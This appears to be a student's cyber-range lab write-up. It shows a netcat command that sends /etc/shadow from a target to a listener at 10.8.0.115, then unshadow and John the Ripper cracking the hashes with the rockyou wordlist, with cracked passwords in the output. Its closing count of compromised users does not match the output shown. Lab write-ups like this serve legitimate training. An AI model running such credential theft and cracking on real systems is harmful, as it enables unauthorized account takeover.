
Nc -l -p 8989 > shadow(or passwd)
Sending (snowhawk) use command:
netcat -w 3 10.8.0.115 8989 < /etc/shadow (or passwd)

Cracking passwords with john

Copy files into text file and unshadow them (merge)

unshadow passwd.txt shadow.txt > unshadowed.txt

john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# vim passwd.txt                                                    3 ⚙

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# sudo nano shadow.txt                                              3 ⚙

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# unshadow passwd.txt shadow.txt > unshadowed.txt                   3 ⚙

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/snowhawk]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt   3 ⚙
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (cornicen)
password1        (aquilifer)
chocolate        (legatus)
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

With this information we have the passwords for 4 out of the 5 users logged in to the server.